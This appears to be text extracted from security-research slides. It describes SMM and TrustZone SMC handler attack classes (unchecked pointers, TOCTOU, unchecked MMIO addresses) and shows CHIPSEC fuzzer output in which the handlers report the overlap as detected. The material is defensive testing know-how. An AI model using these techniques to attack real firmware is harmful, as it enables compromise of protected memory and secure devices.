
Exploit tricks SMI handler to write to an address **in SMRAM** ([Attacking and Defending BIOS in 2015](#))

Attacking hypervisors via SMM pointers...




Even though SMI handler check pointers for overlap with SMRAM, exploit can trick it to write to VMM protected page (Attacking Hypervisors via Firmware and Hardware)

Pointer Arguments to SMC Handlers



Some SMC Handlers write result to a buffer at address passed in X2,...

Unchecked Pointer Vulnerabilities



If SMC handler doesn't validate pointer, it can overwrite TrustZone memory

Examples: [Full TrustZone exploit for MSM8974](#), SMC vulns by Dan Rosenberg


SMC Pointer Vulnerabilities Fuzzer

Supply an address to TrustZone in SMC argument

The same error code indicating overlap detected


```
[CHIPSEC] Arguments: -m tools.tz.smc_ptr
[+] loaded chipsec.modules.tools.tz.smc_ptr
[x][ =====
[x][ Module: A tool to test SMC handlers for pointer vulnerabilities
[x][ =====
...
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0x6D00000 0x28 0x0 ) = r0: FFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0x6D00000 0x29 0x0 ) = r0: FFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0x6D00000 0x30 0x0 ) = r0: FFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0x6D00000 0x31 0x0 ) = r0: FFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
...
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0x6D00000 0x1 0x0 ) = r0: FFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0x6D00000 0x1 0x1 ) = r0: FFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0x6D00000 0x1 0x2 ) = r0: FFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
```

Race Condition Issues (TOCTOU)



SMC handlers may have TOCTOU issues when reading structures from X2

Unchecked Addresses to MMIO Ranges



An address to MMIO of a secure device can be passed to SMC handler. If the handler doesn't validate the address it can be tricked to write to the secure device

Unchecked MMIO Pointer Fuzzer for TZ

SMC argument points to MMIO range

The same error code indicating overlap detected

```
[CHIPSEC] Arguments: -m tools.tz.smc_mmio -a
[+] loaded chipsec.modules.tools.tz.smc_mmio
[x][ =====
[x][ Module: A tool to test SMC handlers for MMIO pointer vulnerabilities
[x][ =====
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf9017000 0x28 0x0 ) = r0: FFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf9100000 0x28 0x0 ) = r0: FFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf920c100 0x28 0x0 ) = r0: FFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf920d100 0x28 0x0 ) = r0: FFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf920e100 0x28 0x0 ) = r0: FFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf920f100 0x28 0x0 ) = r0: FFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf9210100 0x28 0x0 ) = r0: FFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf9211100 0x28 0x0 ) = r0: FFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf9212100 0x28 0x0 ) = r0: FFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf9213100 0x28 0x0 ) = r0: FFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
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```


